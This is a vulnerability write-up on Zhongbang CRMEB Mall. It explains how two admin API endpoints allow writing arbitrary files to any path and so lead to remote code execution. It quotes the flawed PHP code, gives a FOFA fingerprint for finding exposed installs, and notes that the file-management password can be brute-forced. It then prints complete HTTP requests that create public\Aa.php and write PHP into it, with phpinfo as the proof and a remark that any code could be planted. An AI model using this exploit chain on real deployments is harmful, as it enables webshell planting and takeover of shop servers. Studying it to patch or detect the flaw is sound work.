# Zhongbang Technology CRMEB Mall commercial version of any file written to getshell

源码地址：<https://gitee.com/ZhongBangKeJi/CRMEB>

源码归属：众邦科技



公司官网：<https://www.crmeb.com/>

源码使用量 有12260个IP

fofa：icon\_hash="-847565074"



# 代码审计

This position



Interface: /adminapi/system/crud processing code is as follows

public function save(SystemCrudDataService $service, $id = 0)  
 {  
 $data = $this->request->postMore([  
 ['pid', 0],//上级菜单id  
 ['menuName', ''],//菜单名  
 ['tableName', ''],//表名  
 ['modelName', ''],//模块名称  
 ['tableComment', ''],//表备注  
 ['tableField', []],//表字段  
 ['tableIndex', []],//索引  
 ['filePath', []],//生成文件位置  
 ['isTable', 0],//是否生成表  
 ['deleteField', []],//删除的表字段  
 ]);  
  
 $fromField = $searchField = $hasOneField = $columnField = $tableIndex = [];  
  
 $dictionaryids = array\_column($data['tableField'], 'dictionary\_id');  
 if ($dictionaryids) {  
 $dictionaryList = $service->getColumn([['id', 'in', $dictionaryids]], 'value', 'id');  
 foreach ($dictionaryList as &$value) {  
 $value = is\_string($value) ? json\_decode($value, true) : $value;  
 }  
 } else {  
 $dictionaryList = [];  
 }  
  
 foreach ($data['tableField'] as $item) {  
 //判断字段长度  
 if (in\_array($item['field\_type'], [FormTypeEnum::DATE\_TIME, 'timestamp', 'time', 'date', 'year']) && $item['limit'] > 6) {  
 return app('json')->fail('字段' . $item['field'] . '长度不能大于6');  
 }  
 if ($item['field\_type'] == 'enum' && !is\_array($item['limit'])) {  
 return app('json')->fail('数据类型为枚举时,长度为数组类型');  
 }  
 //收集列表展示数据  
 if ($item['is\_table'] && !in\_array($item['field\_type'], ['primaryKey', 'addSoftDelete'])) {  
 if (isset($item['primaryKey']) && !$item['primaryKey']) {  
 $columnField[] = [  
 'field' => $item['field'],  
 'name' => $item['table\_name'] ?: $item['comment'],  
 'type' => $item['from\_type'],  
 ];  
 }  
 }  
 $name = $item['table\_name'] ?: $item['comment'];  
 $option = $item['options'] ?? (isset($item['dictionary\_id']) ? ($dictionaryList[$item['dictionary\_id']] ?? []) : []);  
 //收集表单展示数据  
 if ($item['from\_type']) {  
 if (!$name) {  
 return app('json')->fail(500048, [], ['field' => $item['field']]);  
 }  
 if (!$option && in\_array($item['from\_type'], [FormTypeEnum::RADIO, FormTypeEnum::SELECT])) {  
 return app('json')->fail('表单类型为radio或select时,options字段不能为空');  
 }  
 $fromField[] = [  
 'field' => $item['field'],  
 'type' => $item['from\_type'],  
 'name' => $name,  
 'required' => $item['required'],  
 'option' => $option  
 ];  
 }  
  
 //搜索  
 if (!empty($item['search'])) {  
 $searchField[] = [  
 'field' => $item['field'],  
 'type' => $item['from\_type'],  
 'name' => $name,  
 'search' => $item['search'],  
 'options' => $option  
 ];  
 }  
  
 //关联  
 if (!empty($item['hasOne'])) {  
 $hasOneField[] = [  
 'field' => $item['field'],  
 'hasOne' => $item['hasOne'] ?? '',  
 'name' => $name,  
 ];  
 }  
  
 //索引  
 if (!empty($item['index'])) {  
 $tableIndex[] = $item['field'];  
 }  
 }  
 if (!$fromField) {  
 return app('json')->fail(500046);  
 }  
 if (!$columnField) {  
 return app('json')->fail(500047);  
 }  
 $data['fromField'] = $fromField;  
 $data['tableIndex'] = $tableIndex;  
 $data['columnField'] = $columnField;  
 $data['searchField'] = $searchField;  
 $data['hasOneField'] = $hasOneField;  
 if (!$data['tableName']) {  
 return app('json')->fail(500042);  
 }  
  
 $this->services->createCrud($id, $data);  
  
 return app('json')->success(500043);  
 }

There is no filter or suffix check on the path of the incoming parameters, resulting in the creation of files with any suffix in any path. Therefore, you can create a php file in the root directory of the website, but the content will have default code and then modify the content with the following interface (write any content).

Written to the file of the interface/adminapi/system/crud/save\_file: id handling code is as follows

public function savefile(Request $request, SystemFileServices $service, $id)  
 {  
 $comment = $request->param('comment');  
 $filepath = $request->param('filepath');  
 $pwd = $request->param('pwd');  
  
 if ($pwd == '') {  
 return app('json')->fail('请输入文件管理密码');  
 }  
 if (config('filesystem.password') != $pwd) {  
 return app('json')->fail('文件管理密码错误');  
 }  
  
 if (empty($filepath) || !$id) {  
 return app('json')->fail(410087);  
 }  
 $crudInfo = $this->services->get($id, ['make\_path']);  
 if (!$crudInfo) {  
 return app('json')->fail('修改的CRUD文件不存在');  
 }  
  
 $makeFilepath = '';  
 foreach ($crudInfo->make\_path as $key => $item) {  
 $path = $item;  
 if (in\_array($key, ['pages', 'router', 'api'])) {  
 $item = Make::adminTemplatePath() . $item;  
 } else {  
 $item = app()->getRootPath() . $item;  
 }  
 if ($filepath == $path) {  
 $makeFilepath = $item;  
 break;  
 }  
 }  
 if (!$makeFilepath || !in\_array($filepath, $crudInfo->make\_path)) {  
 return app('json')->fail('您没有权限修改此文件');  
 }  
 $res = $service->savefile($makeFilepath, $comment);  
 if ($res) {  
 return app('json')->success(100000);  
 } else {  
 return app('json')->fail(100006);  
 }  
 }


# As you can see, there is also no filter that allows anything to be written to a file in any path as long as you know that the password config('filesystem.password') can burst because there is no limit on the number of times the password is entered


# The combination of the two interfaces can write arbitrary code resulting in getshell

# 漏洞复现

First, call the following interface and fill in the path public\\Aa.php in the controller. This will create Aa.php in the root directory of the program

POST /adminapi/system/crud HTTP/1.1  
Host: 192.168.242.142:89  
Content-Length: 919  
Accept: application/json, text/plain, \*/\*  
Authori-zation: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjc5NTcwNywibmJmIjoxNzA2Nzk1NzA3LCJleHAiOjE3MDkzODc3MDcsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.UXGhi5sYhA4tNyLX1CWza\_qjJKkR8jMaKZ7CwdeBpUY  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  
Content-Type: application/json;charset=UTF-8  
Origin: http://192.168.242.142:89  
Referer: http://192.168.242.142:89/admin/system/code\_generation  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: cb\_lang=zh-cn; PHPSESSID=3c31ae0511c0770e81da16eb38aa551a; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjc5NTcwNywibmJmIjoxNzA2Nzk1NzA3LCJleHAiOjE3MDkzODc3MDcsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.UXGhi5sYhA4tNyLX1CWza\_qjJKkR8jMaKZ7CwdeBpUY; expires\_time=1709387707  
Connection: close  
  
{"pid":7,"tableName":"aa","modelName":"aa","isTable":1,"menuName":"aa","filePath":{"controller":"public\\Aa.php","model":"app\\model\\crud\\Aa.php","dao":"app\\dao\\crud\\AaDao.php","route":"app\\adminapi\\route\\crud\\aa.php","service":"app\\services\\crud\\AaServices.php","validate":"app\\adminapi\\validate\\crud\\AaValidate.php","router":"router\\modules\\crud\\aa.js","api":"api\\crud\\aa.js","pages":"pages\\crud\\aa\\index.vue"},"tableField":[{"field":"id","field\_type":"int","default":"","comment":"自增ID","required":false,"is\_table":true,"table\_name":"ID","limit":"15","primaryKey":1,"from\_type":""},{"field":"aa","field\_type":"varchar","default":"aa","default\_type":"1","comment":"aa","required":true,"is\_table":true,"table\_name":"aa","limit":200,"primaryKey":0,"from\_type":"dateTime","search":"=","dictionary\_id":0,"hasOne":["agent\_level","name"],"index":true}],"deleteField":[]}




Check that the directory was created successfully and some code is filled in automatically


Click again to see the code




Call the following packet here for 123456 (which can be exploded) if the file management password is known




POST /adminapi/system/crud/save\_file/5 HTTP/1.1  
Host: 192.168.242.142:89  
Content-Length: 78  
Accept: application/json, text/plain, \*/\*  
Authori-zation: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjc5NTcwNywibmJmIjoxNzA2Nzk1NzA3LCJleHAiOjE3MDkzODc3MDcsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.UXGhi5sYhA4tNyLX1CWza\_qjJKkR8jMaKZ7CwdeBpUY  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36  
Content-Type: application/json;charset=UTF-8  
Origin: http://192.168.242.142:89  
Referer: http://192.168.242.142:89/admin/system/code\_generation\_list  
Accept-Encoding: gzip, deflate, br  
Accept-Language: zh-CN,zh;q=0.9  
Cookie: cb\_lang=zh-cn; PHPSESSID=3c31ae0511c0770e81da16eb38aa551a; WS\_ADMIN\_URL=ws://192.168.242.142:89/notice; WS\_CHAT\_URL=ws://192.168.242.142:89/msg; uuid=1; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJwd2QiOiIwZmQ0Yjc1ZTA2Nzc5MjMwOTdlZThlNmQzYTdkZTQwMSIsImlzcyI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImF1ZCI6IjE5Mi4xNjguMjQyLjE0Mjo4OSIsImlhdCI6MTcwNjc5NTcwNywibmJmIjoxNzA2Nzk1NzA3LCJleHAiOjE3MDkzODc3MDcsImp0aSI6eyJpZCI6MSwidHlwZSI6ImFkbWluIn19.UXGhi5sYhA4tNyLX1CWza\_qjJKkR8jMaKZ7CwdeBpUY; expires\_time=1709387707  
Connection: close  
  
{"filepath":"public\\Aa.php","comment":"<?php\nphpinfo();\n?>","pwd":"123456"}



Content written successfully



Try to access <http://192.168.242.142:89/Aa.php>



This is just phpinfo written for harmlessness verification can be written to other things for RCE and it's in the root directory